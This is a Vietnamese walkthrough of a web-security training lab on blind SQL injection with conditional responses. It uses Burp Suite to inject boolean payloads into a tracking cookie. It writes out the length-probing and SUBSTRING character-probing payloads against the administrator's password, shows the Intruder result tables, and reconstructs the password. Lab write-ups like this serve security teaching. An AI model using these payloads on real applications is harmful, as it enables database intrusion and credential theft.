


Lab: Blind SQL injection with conditional responses



Chú ý vào phần mới xuất hiện là welcome back ở đây


Tiếp theo ta vào burpsuite để xem có thứ gì gửi sau những cú request



Ta thấy phần mới được gắn vào trong cookie dùng để xác thực gì đó


Sau 1 vài phép thử thì

Dựa vào welcome back để đoán các ký tự có được




Đây là khi điều kiện đúng sẽ có xuất hiện từ welcome back trong response

Khi điều kiện sai thì không có welcome back




Dựa vào dữ kiện này ta viết thử query đoán từng ký tự của tài khoản administrator



Đây là payload:

' and (select 'a' from users where username = 'administrator' and LENGTH(password)>1) = 'a' --


Sau đó ta đoán độ dài của password để phụ giúp việc tìm password dễ hơn



Đưa qua intruder để xem độ dài của password


Kết quả như sau đây

Password có độ dài là 20 ký tự



Sau khi tìm được độ dài của password rồi, giờ thì ta tìm từng ký tự của password

Payload: mPmflNxrZFd6Nkvu' and (select SUBSTRING(password, 1, 1) from users where username = 'administrator') = '§a§' --



Request	Payload	Status code	Error	Timeout	Length	Comment
34	7	200			3317	
0		200			3256	
1	a	200			3256	
2	b	200			3256	
3	c	200			3256	
4	d	200			3256	
5	e	200			3256	
6	f	200			3256	
7	g	200			3256	
8	h	200			3256	
9	i	200			3256	
10	j	200			3256	
11	k	200			3256	
12	l	200			3256	

Thì ta tìm được ký tự đầu tiên là 7

Vậy giờ ta sẽ tìm hết các ký tự của password

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
180	20	i	200	☐	☐	3317	
199	19	j	200	☐	☐	3317	
236	16	l	200	☐	☐	3317	
243	3	m	200	☐	☐	3317	
264	4	n	200	☐	☐	3317	
293	13	o	200	☐	☐	3317	
317	17	p	200	☐	☐	3317	
334	14	q	200	☐	☐	3317	
335	15	q	200	☐	☐	3317	
370	10	s	200	☐	☐	3317	
402	2	u	200	☐	☐	3317	
452	12	w	200	☐	☐	3317	
498	18	y	200	☐	☐	3317	
588	8	3	200	☐	☐	3317	
661	1	7	200	☐	☐	3317	
709	9	9	200	☐	☐	3317	
0			200	☐	☐	3256	

Đây là kết quả tìm được của password ta chỉ cần xếp lại thôi

Đây là password này: 7umnggf39sawoqqlpyji

Hoàn thành